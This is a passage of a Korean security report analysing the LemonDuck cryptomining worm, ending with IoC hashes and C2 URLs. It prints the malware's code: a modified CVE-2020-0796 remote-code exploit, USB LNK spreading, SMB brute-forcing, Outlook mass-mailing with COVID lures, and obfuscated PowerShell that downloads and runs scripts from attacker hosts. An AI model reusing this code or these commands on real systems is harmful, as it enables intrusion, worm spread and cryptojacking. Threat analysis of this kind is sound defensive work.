        [System.IO.File]::WriteAllBytes($sg_exepath, $con)
        start-sleep 1
    }
    if(!(test-path $sg_exepath)){
        return $false
    }
    $retry=3
    while($true){
        if($retry-- -eq 0){break}
        write-host "try to remote exec $ip...";
        $ret=(cmd.exe /c $sg_exepath -ip $ip -cmd "$cmd")
        if(($ret.length -gt 0) -and ($ret[-1].indexof("overwrote HalpInterruptController pointer") -ne -1)){
            return $true
        }
    }
    return $false
```

[그림 27] smgh.bin 파일 다운로드 코드

smgh.bin 파일은 공개된 CVE-2020-0796 RCE 코드를 수정해서 exe 파일로 컴파일 한 파일이다. 해당 파일을 디컴파일 해서 공개된 코드와 비교해보면 cmd 인자값이 추가되고 User Shellcode 부분이 수정됐다. 해당 파일을 cmd 인자값에 명령어를 추가해서 실행하게 되면 취약점 공격을 수행한 후 쉘코드가 실행되어, 쓰레드가 생성되고 WinExec를 통해 추가한 명령어가 실행된다.

공개된 RCE 코드	레몬덕

```
def do_rce(ip, port):
    find_low_stub(ip, port)
    find_pml4_selfref(ip, port)
    search_hal_heap(ip, port)

    build_shellcode()

    print("[+] built shellcode!")

    pKernelUserSharedPTE = get_pte_va(KUSER_SHARED_DATA)
    print("[+] KUSER_SHARED_DATA PTE at %lx" % pKernelUserSharedPTE)

    overwrite_pte(ip, port, pKernelUserSharedPTE)
    print("[+] KUSER_SHARED_DATA PTE NX bit cleared!")

    # TODO: figure out why we can't write the entire shellcode data at once. There is a ch
    to_write = len(KERNEL_SHELLCODE)
    write_bytes = 0
    while write_bytes < to_write:
        write_sz = min([write_unit, to_write - write_bytes])
        write_primitive(ip, port, KERNEL_SHELLCODE[write_bytes:write_bytes + write_sz], ps
        write_bytes += write_sz

    print("[+] Wrote shellcode at %lx!" % pshellcodeva)

    input("[+] Press a key to execute shellcode!")

    write_primitive(ip, port, struct.pack("<Q", pshellcodeva), PHALP_INTERRUPT + HALP_APIC
    print("[+] overwrote HalpInterruptController pointer, should have execution shortly...



if __name__ == "__main__":
    parser = argparse.ArgumentParser()
    parser.add_argument("-ip", help="IP address of target", required=True)
    parser.add_argument("-p", "--port", default=445, help="SMB port, #
                        default: 445", required=False, type=int)
    args = parser.parse_args()

    do_rce(args.ip, args.port)
```

```
def do_rce(ip, port):
    find_low_stub(ip, port)
    find_pml4_selfref(ip, port)
    search_hal_heap(ip, port)
    build_shellcode()
    print('[+] built shellcode!')
    pKernelUserSharedPTE = get_pte_va(KUSER_SHARED_DATA)
    print('[+] KUSER_SHARED_DATA PTE at %lx' % pKernelUserSharedPTE)
    overwrite_pte(ip, port, pKernelUserSharedPTE)
    print('[+] KUSER_SHARED_DATA PTE NX bit cleared!')
    to_write = len(KERNEL_SHELLCODE)
    write_bytes = 0
    while write_bytes < to_write:
        write_sz = min([write_unit, to_write - write_bytes])
        write_primitive(ip, port, KERNEL_SHELLCODE[write_bytes:write_bytes + write_sz], psh
        write_bytes += write_sz

    print('[+] Wrote shellcode at %lx!' % pshellcodeva)
    write_primitive(ip, port, struct.pack('<Q', pshellcodeva), PHALP_INTERRUPT + HALP_APIC_
    print('[+] overwrote HalpInterruptController pointer, should have execution shortly...'


if __name__ == '__main__':
    parser = argparse.ArgumentParser()
    parser.add_argument('-ip', help='IP address of target', required=True)
    parser.add_argument('-p', '--port', default=445, help='SMB port,
    parser.add_argument('-cmd', help='COMMAND', required=True)
    args = parser.parse_args()
    USER_PAYLOAD = USER_PAYLOAD[:267] + args.cmd.encode() + '\x00'
    do_rce(args.ip, args.port)
```

[표 9] CVE-2020-0796 코드 비교

또한, 이동식 드라이브를 탐색해 악성코드를 전파시키기 위해 CVE-2017-8464 취약점을 사용한다. 취약점 공격을 통해 추가 스크립트를 다운로드 받고 실행해 악성코드를 전파하며, 이동식 드라이브에 blue3.bin, blue6.bin 파일과 blue3.lnk, blue6.lnk 파일을 생성한다. 2019년 샘플과 다르게 2020년 샘플은 readme.js 파일을 추가 생성한다.

2019	2020

```
public class USBLNK
    {
        public static List<string> blacklist = new List<string>();
        public static string gb3;
        public static string gb6;
        const string home = "UTFsync";
        const string inf_data = "\\inf_data";
        static public void Main1(string b1, string b2)
        .
        .
            CreateLnk(drive, "blue3.bin", gb3);
            CreateLnk(drive, "blue6.bin", gb6);
        .
        .
```

```
public class USBLNK

    {

        public static List<string> blacklist = new List<string>();
        public static string gb3;
        public static string gb6;
        public static string jsdata;
        const string home = "UTFsync";
        const string inf_data = "\\inf_data";
        static public void Main1(string b1, string b2, string b3)
        .
        .
            CreateLnk(drive, "blue3.bin", gb3);

            CreateLnk(drive, "blue6.bin", gb6);

            CreateJs(drive, "readme.js", jsdata);
        .
        .
```

[표 10] CVE-2017-8464 공격코드 비교

readme.js 파일 내부에는 'This file is broken'(파일이 깨졌다) 라는 문자열 밑으로 매우 많은 공백으로 채워져 있으며, 마지막 부분에 C2로부터 추가 스크립트를 다운로드 받고 실행하는 파워쉘 스크립트가 있다.

```
//This file is broken...
.
.
.
var cmd =new ActiveXObject("WScript.Shell");var cmdstr="cmd /c
powershell -w hidden IE`x(Ne`w-Obj`ect
Net.WebC`lient).DownLoadString('http://t.amy'+'nx.com/7p.php?0.8*usb_
js*%username%*%computername%*'+[Environment]::OSVersion.version.Major
);bpu ('http://t.amy'+'nx.com/usb.jsp?js_0.8')";cmd.run(cmdstr,0,1);
```

[그림 28] readme.js 코드

445번 포트가 열려 있을 경우, SMB BruteForce를 통해 추가 악성코드를 전파한다. 수집한 계정 정보를 통해 공격에 성공하면 추가 악성코드를 다운로드 하고 실행하는 명령어를 실행한다. 그리고, 자동실행 등록을 수행하는데 2019년에서는 flashplayer.tmp를 생성하고 FlashPlayer.lnk 파일을 시작 프로그램에 등록해 자동실행을 수행한 반면, 2020년 버전은 run.bat 파일을 생성하고 자동실행을 등록한다.

```
write-host "start ipc scanning....$currip"
for($n = 0; $n -lt $alluser.Count; $n++){
    write-host $alluser[$n]
    copyrun -ip $currip -thedomain "localhost" -user $alluser[$n] -cmd $ipc_code
}
for($nn = 0; $nn -lt $getdomain.Count; $nn++){
    if($getdomain[$nn] -ne '.'){
        for($uu = 0; $uu -lt $getusers.Count; $uu++){
            copyrun -ip $currip -thedomain $getdomain[$nn] -user $getusers[$uu] -cmd $ipc_code
```

[그림 29] SMB BruteForce 코드

2019	2020
`$core_path = $path_arry[$k].trim()+ '\AppData\Roaming\flashplayer.tmp' . . $link_path = $path_arry[$k].trim()+ '\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\FlashPlayer.lnk'`	`$bat_path = "\\$ip\c$\users\"+$users[$k].trim()+ '\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\run.bat'`

[표 11] 자동실행 등록 파일 생성 코드 비교

암호화폐 채굴 악성코드 종료

2020년 버전은 레몬덕 악성코드를 통해 설치된 암호화폐 채굴 악성코드를 제외하고 다른 암호화폐 채굴 악성코드를 종료하는 기능을 가지고 있다.

```
Function Killer {
    .
    .
    $Miner = "SC","WerMgr","WerFault","DW20","msinfo", "XMR*",
    "xmrig*", "minerd", "MinerGate", "Carbon", "yamml",
    "upgeade", "auto-upgeade", "svshost",
    "SystemIIS", "SystemIISSec", 'WindowsUpdater*',
    "WindowsDefender*", "update",
    "carss", "service", "csrsc", "cara", "javaupd", "gxdrv",
    "lsmosee", "secuams", "SQLEXPRESS_X64_86", "Calligrap",
    "Sqlceqp", "Setting", "Uninsta", "conhoste","Setring",
    "Galligrp","Imaging","taskegr","Terms.EXE","360","8866",
    "9966","9696","9797","svchosti","SearchIndex","Avira",
    "cohernece","win","SQLforwin","xig*","taskmgrl",
    "Workstation","ress","explores"
    .
    .
    foreach ($m in $Miner) {
        Get-Process -Name $m -ErrorAction SilentlyContinue |
        Stop-Process -Force
    }
    .
    .
}
```

[그림 30] 암호화폐 채굴 악성코드 종료 코드

메일 유포 기능

2020년 레몬덕 악성코드에 감염된 컴퓨터에 Outlook이 설치되어 있을 경우, 악성 메일을 통해 악성코드를 전파하는 기능이 존재한다.

If_mail.bin 파일에 있는 코드를 실행해 %TEMP%\readme.doc, readme.js 파일을 생성하며, readme.doc 파일은 CVE-2017-8570 취약점을 사용한다. 문서 실행 시 랜덤명.sct 파일을 드롭하고 실행하며, 추가 스크립트도 다운로드 및 실행해 악성코드를 설치한다.

```
$base_url = $base_url.substring(0,10)+"'+'"+$base_url.substring(10)
$version='0.7'
$filename=-join([char[]](48..57+65..90+97..122)|Get-Random -Count 15)+".sct"
$gdoc_cmd="cmd /c powershell -w hidden IE`x(Ne`w-Obj`ect
Net.WebC`lient).DownLoadString('$base_url/7p.php?VER*mail_doc*%username%*%computername%*'+[Environment]::OSVer
or);bpu ('$base_url/mail.jsp?doc_VER')".replace("VER",$version)
$gdoc_title='PROTECTED DOCUMENT'
$gdoc_text='This file is protected by Microsoft Office.Please enable Editing and Content to see this document.
$js_text='//This File is broken.   '
$dde_cmd="powershell
[Reflection.Assembly]::LoadWithPartialName('Microsoft.VisualBasic');[Microsoft.VisualBasic.Interaction]::GetOb
p%\$filename').Exec(0)&"
$cmd=($gdoc_cmd+"&del %tmp%\\$filename").replace("'","\'")
$fakepath="C:\fakepath\$filename"
$js_code='var cmd =new ActiveXObject("WScript.Shell");var cmdstr="cmd /c start /b notepad "+WScript.ScriptFull
powershell -w hidden IE`x(Ne`w-Obj`ect
Net.WebC`lient).DownLoadString(''THEURL/7p.php?VER*mail_js*%username%*%computername%*''+[Environment]::OSVersi
);bpu (''THEURL/mail.jsp?js_VER'')";cmd.run(cmdstr,0,1);'.replace("THEURL",$base_url).replace("VER",$version)
($js_text+"`r`n"*(2000+(get-random)%1000)+" "*(102+(get-random)%100)+$js_code.trim())|out-file $att_js
```

[그림 31] Doc 파일 생성 코드

[그림 32] 드롭된 Doc 문서 화면

readme.js 파일은 파일이 깨졌다는 문장과 함께, 공백으로 채워져 있으며, 끝부분에 추가 스크립트를 다운로드하고 실행하는 스크립트가 존재한다. 파일이 깨져 정상적으로 내용이 보이지 않는 것으로 위장해 악성코드 감염을 숨기려고 하는 것으로 추정된다.

```
//This File is broken.
.
.
.
var cmd =new ActiveXObject("WScript.Shell");var cmdstr="cmd
/c start /b notepad "+WScript.ScriptFullName+" & powershell
-w hidden IE`x(Ne`w-Obj`ect
Net.WebC`lient).DownLoadString('http://t.a'+'mynx.com/7p.php?0.
7*mail_js*%username%*%computername%*'+[Environment]::OSVersion.
version.Major);bpu ('http://t.a'+'mynx.com/mail.jsp?js_0.7')";
cmd.run(cmdstr,0,1);
```

[그림 33] readme.js 파일 코드

```
foreach($contact in $contacts){
    $mail=$ol.CreateItem(0)
    $mitem=$mail.Recipients.Add($contact)
    $mail.Subject = $mail_subject
    $mail.Body = $mail_body
    $mail.Attachments.Add($att_doc,1,1,"readme.doc")
    $mail.Attachments.Add($att_zip,1,1,"readme.zip")
    "Sending mail..."
    $mail.Send()
    write-host "Send mail to $contact succ..."
    sleep ((get-random)%5+5)
    del_sendmail $att_zip_name $att_zip_filesize 4
    del_sendmail $att_zip_name $att_zip_filesize 5
    del_sendmail $att_zip_name $att_zip_filesize 3
}
```

[그림 34] 메일 전송 코드

Outlook의 연락처, 보낸 편지함, 받은 편지함을 통해 메일 주소를 수집하고 readme.js 파일을 readme.zip 파일로 압축한다. 이후, readme.doc, readme.zip 파일을 수집한 메일 주소로 [표 12]의 메일 제목, 내용을 선택해서 악성코드를 전파한다. 메일 제목 및 내용을 보게 되면 2020년 이슈인 코로나에 관한 메일 내용도 포함되어 있는 것을 확인할 수 있다.

Mail Subject	Mail Body
The Truth of COVID-19	Virus actually comes from United States of America
COVID-19 nCov Special info WHO	very important infomation for Covid-19 see attached document for your action and discretion.
HALTH ADVISORY:CORONA VIRUS	the outbreak of CORONA VIRUS is cause of concern especially where forign personal have recently arrived or will be arriving at various intt in near future. see attached document for your action and discretion
WTF	what's wrong with you?are you out of your mind!!!!!
What the fcuk	are you out of your mind!!!!!what 's wrong with you?
good bye	good bye, keep in touch
farewell letter	good bye, keep in touch
broken file	can you help me to fix the file,i can't read it
This is your order?	file is brokened, i can't open it

[표 12] 메일 제목 및 내용 목록

결론

레몬덕 악성코드는 다양한 방법을 통해 악성코드를 전파하며, 암호화폐 채굴 악성코드 설치를 시도한다. 2019년 샘플에 비해 2020년 샘플은 새로운 기능이 추가되거나 변경이 되는 등 악성코드 기능이 계속 업데이트되고 있으며, 최근에는 하둡(Hadoop)을 대상으로 하는 공격도 추가되는 등 지속적으로 사용자를 위협하고 있다. 따라서 백신 소프트웨어의 최신 업데이트를 유지하고, 출처가 불분명한 파일 또는 메일 열람을 지양해야 한다.

IoC (Indicators of Compromise)

파일 Hashes (MD5)

관련 파일의 MD5는 다음과 같다.

MD5	
df2517b93055d1645bc38416c5dc997b	50da1bc0c833d90191071e888d5c39e2
d635176235010cac595715cb90f08d86	caa76a79725c5de4973668a965d1ba97
f481819cc864d272b4a2dc7eed506adc	45ef8d4faac68bd425bfdfe064602377
b5f4e140377ec2e952413c2a8997f224	f8dc697b1812f61cf56bb656e90eabce
a0fe2da5efa4ebd9090d6efc31ffc4d0	b0db7ecb52598c4bf12e91e79c2077d4
e367a59f9d22dc8f6bd7789e7815d1f5	23d59ed726e13edabcb751da7a5ce310
6961a72029c844c71ff6549990813fe9	8c239df1dbd4aec55db66f3c0fcebaa9
b204ead0dcc9ca1053a1f26628725850	5b2849ff2e8c335dcc60fd2155b2d4d3
e49367b9e942cf2b891f60e53083c938	3dd6161bef2d2ca0da0eb34902ca04a5
e54f7f074a12f1bf41f8c6fd53d57c6f	15829926389bdfc651e8e9ad6513bf69
199c0f3d7d4713e899a0eef0cc1e2723	e561003b347f391eec44759de1da5ebf
0047353437753748792da09af8771fe2	676e657e578e22cb7a9138d6979c46c1
3162e619f8eb49f4dd6b48cb09075e10	724891a9d6e656677dff7c2e4e8bf62d
b06746589fd0c867d6ea4fbce744d326	e7633ed33e30f6b0cea833244138dd77
a656cc3498e5ec7e53cdc07015af474c	1330a0c73758cf945a1d63ea6965fdd0
371798c6cca9132332c64cac6b456657	9e72de890eeb784a875ef57b85b3ee1d
15d2b962c160092a5e14dda946739a8b	415aae4f26158a16f2d6a5896b36e2a8
9c63b50f1b93518d9b7f8ef3244965b0	a48ea878f703c32ddac33abc6fad70d3
2977084f9ce3e9e2d356adaf2b5bdcfd	61362236af3edf4fa465976fa81f4b76
e5b8744c220d703f9a0e43f3a202c785	b3ed3c00d5b23928d54da007d6b47480
5b3c44b503c7e592e416f68d3924620f	d67a06bb04a9dd48735e1b6c9b5a7eec
99ecca08236f6cf766d7d8e2cc34eff6	d8109cec0a51719be6f411f67b3b7ec1
5d65746514322116bc463ba8154e82b2	ffeb6dc402f37542889ae2d17b0eddf2

관련 도메인, URL 및 IP 주소

다운로드 및 C&C 주소는 다음과 같다.

MD5	
hxxp://d.ackng.com/if.bin	hxxp://t.jdjdcjq.top/ln/a.asp
hxxp://d.ackng.com/m6.bin	lplp.ackng.com:443
hxxp://d.ackng.com/m6g.bin	hxxp://down.ackng.com/mm.bin
hxxp://d.ackng.com/nvd.zip	hxxp://down.ackng.com/wf.cab
hxxp://d.ackng.com/if_mail.bin	hxxp://down.ackng.com/report.json
hxxp://d.ackng.com/mimi.dat	hxxp://down.ackng.com/log.json
hxxp://d.ackng.com/smgh.bin	hxxp://down.ackng.com/m3.bin
hxxp://d.ackng.com/knil.bin	hxxp://down.ackng.com/m6.bin
hxxp://d.ackng.com/log.json	hxxp://down.ackng.com/if.bin
hxxp://d.ackng.com/mm.bin	hxxp://t.awcna.com/v.js
hxxp://d.ackng.com/report.json	hxxp://t.amxny.com/v.js
hxxp://t.amynx.com/smgh.jsp	hxxp://t.zer2.com/v.js
hxxp://t.amynx.com/smgho.jsp	hxxp://t.zer2.com/v.jsp
hxxp://t.amynx.com/ms.jsp	hxxp://t.zer2.com/va.jsp
hxxp://t.amynx.com/mso.jsp	hxxp://t.zer2.com/report.jsp
hxxp://t.amynx.com/eb.jsp	hxxp://t.zer2.com/p.html
hxxp://t.amynx.com/usb.jsp	hxxp://t.zer2.com/ipc.jsp
hxxp://t.amynx.com/ipc.jsp	hxxp://t.zer2.com/ipco.jsp
hxxp://t.amynx.com/ipco.jsp	hxxp://t.zer2.com/ms.jsp
hxxp://t.amynx.com/ln/core.png	hxxp://t.zer2.com/mso.jsp
hxxp://t.amynx.com/7p.php	hxxp://t.zer2.com/rdp.jsp
hxxp://t.amynx.com/mail.jsp	hxxp://t.zer2.com/rdpo.jsp
hxxp://t.amynx.com/ln/a.asp	hxxp://t.zer2.com/eb.jsp
hxxp://t.amynx.com/a.jsp	hxxp://t.zer2.com/usb.jsp
hxxp://t.zz3r0.com/a.jsp	lpp.zer2.com:443
hxxp://t.zer9g.com/a.jsp	lpp.ackng.com:443